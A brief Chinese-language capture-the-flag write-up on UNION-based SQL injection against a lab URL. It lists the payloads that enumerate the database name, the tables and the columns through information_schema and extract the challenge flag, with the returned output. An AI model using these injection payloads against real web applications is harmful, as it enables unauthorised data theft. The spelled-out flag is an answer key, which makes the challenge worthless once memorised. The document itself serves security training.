

从 0 开始之 SQLI 之 0

爆数据库




```
http://45.32.25.65/nweb/sqli1/?user=user1' union select database(),null'
```

爆表名




```
http://45.32.25.65/nweb/sqli1/?user=user1' union select table_name,null from information_schema.tables where table_schema='hctfsqli1
```




```
         id     name
    1           user1
    hhhhctf
    users
```

得到　　　　　　　　　　　　找一下 hhhhctf 这个表的列名




```
http://45.32.25.65/nweb/sqli1/?user=user1' union select column_name,null from information_schema.columns where table_name='hhhhctf' and
table_schema='hctfsqli1
```




```
   id  name
 1     user1
 flag
```

然后



```
http://45.32.25.65/nweb/sqli1/?user=user1' union select flag,null from hhhhctf where flag>'
```



```
              id                name
1                               user1
hctf{f1rst_sql1_is_34sy}
```